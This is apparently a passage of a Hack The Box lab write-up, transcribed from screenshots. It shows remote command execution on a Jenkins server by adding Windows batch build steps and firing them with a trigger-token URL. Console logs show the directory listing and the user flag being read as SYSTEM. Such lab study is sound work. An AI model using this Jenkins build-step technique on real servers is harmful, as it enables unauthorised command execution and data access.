


Tableau de bord › command ›

General | Gestion de code source | Ce qui déclenche le build | Environnements de Build | Build | Actions à la suite du build

- Construire après le build sur d'autres projets
- Construire périodiquement
- GitHub hook trigger for GITScm polling
- Scrutation de l'outil de gestion de version

Environnements de Build


- Delete workspace before build starts
- Use secret text(s) or file(s)
- Abort the build if it's stuck
- Add timestamps to the Console Output
- Inspect build log for published Gradle build scans
- With Ant

Build

Ajouter une étape au build

- Appeler Ant
- Exécuter un script shell
- Exécuter une ligne de commande batch Windows
- Invoke Gradle script
- Invoquer les cibles Maven de haut niveau
- Run with timeout
- Set build status to "pending" on GitHub commit

We can trigger the build while requesting a specific URL. So add a token name to trigger the build. Here we call the token “cmd” and we want to list the Users directory


Ce qui déclenche le build

- [x] Déclencher les builds à distance (Par exemple, à partir de scripts)

Jeton d'authentification

cmd

Utilisez l'URL qui suit pour lancer un build à distance : `JENKINS_URL/job/command/build?token=TOKEN_NAME` ou `/buildWithParameters?token=TOKEN_NAME`
Optionnellement, ajoute le suffixe `&cause=Cause+Text` pour fournir du texte qui sera inclu dans la cause enregistrée pour le build.

- [ ] Construire après le build sur d'autres projets
- [ ] Construire périodiquement
- [ ] GitHub hook trigger for GITScm polling
- [ ] Scrutation de l'outil de gestion de version

Environnements de Build

- [ ] Delete workspace before build starts
- [ ] Use secret text(s) or file(s)
- [ ] Abort the build if it's stuck
- [ ] Add timestamps to the Console Output
- [ ] Inspect build log for published Gradle build scans
- [ ] With Ant

Build


Exécuter une ligne de commande batch Windows

Commande


```
dir C:\Users
```


Voir la liste des variables d'environnement disponibles

Trigger the build with the URL into a browser


```
http://object.htb:8080/job/command/build?token=cmd
```

To see if it working, check the log of the build into the specific tab from the dashboard then look at the console output






Construction #1 (21 nov. 2021 à 09:54:41)

Aucun changement.

Started by remote host 10.10.14.129 with note: [illegible]

The console output of the directory listing. We can see different users



Jenkins


Tableau de bord › Tous › command › #1

Retour au projet
État
Modifications
Console Output
View as plain text
Voir les informations du build

Sortie de la console


```
Started by remote host 10.10.14.128
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command
[command] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins2054857049107838236.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command>dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users

10/22/2021  02:54 AM    <DIR>          .
10/22/2021  02:54 AM    <DIR>          ..
11/10/2021  03:20 AM    <DIR>          Administrator
10/26/2021  06:59 AM    <DIR>          maria
10/26/2021  06:58 AM    <DIR>          oliver
04/10/2020  09:49 AM    <DIR>          Public
10/21/2021  02:44 AM    <DIR>          smith
               0 File(s)              0 bytes
               7 Dir(s)   4,363,431,936 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command>exit 0
Finished: SUCCESS
```

After searching into users directories, we can find the flag



Sortie de la console

```
Started by remote host 10.10.14.128
Started by remote host 10.10.14.128
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command
[command] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins11943730221703039337.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command>dir C:\Users\oliver\
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver

11/10/2021  03:20 AM    <DIR>          .
11/10/2021  03:20 AM    <DIR>          ..
10/20/2021  09:13 PM    <DIR>          .groovy
10/20/2021  08:56 PM    <DIR>          3D Objects
10/20/2021  08:56 PM    <DIR>          Contacts
10/22/2021  02:41 AM    <DIR>          Desktop
10/20/2021  08:56 PM    <DIR>          Documents
10/20/2021  08:56 PM    <DIR>          Downloads
10/20/2021  08:56 PM    <DIR>          Favorites
10/20/2021  08:56 PM    <DIR>          Links
10/20/2021  08:56 PM    <DIR>          Music
10/20/2021  08:56 PM    <DIR>          Pictures
10/20/2021  08:56 PM    <DIR>          Saved Games
10/20/2021  08:56 PM    <DIR>          Searches
10/20/2021  08:56 PM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   4,362,887,168 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\command>exit 0
Finished: SUCCESS
```




Build

Exécuter une ligne de commande batch Windows

Commande


```
dir C:\Users\oliver\Desktop\
```

Voir la liste des variables d'environnement disponibles



Sortie de la console

```
Started by remote host 10.10.14.128
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce
[rce] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins1493495390724070870l.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce>dir C:\Users\oliver\Desktop\
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver\Desktop

10/22/2021  02:41 AM    <DIR>          .
10/22/2021  02:41 AM    <DIR>          ..
10/22/2021  02:41 AM                58 user.txt
               1 File(s)             58 bytes
               2 Dir(s)   4,761,460,736 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce>exit 0
Finished: SUCCESS
```




Build

Exécuter une ligne de commande batch Windows

Commande

```
type C:\Users\oliver\Desktop\user.txt
```

Voir la liste des variables d'environnement disponibles



Sortie de la console

```
Started by remote host 10.10.14.128
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce
[rce] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins11966728203623121040.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce>type C:\Users\oliver\Desktop\user.txt
HTB{c1 cd c00k3d up 1337!}

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\rce>exit 0
Finished: SUCCESS
```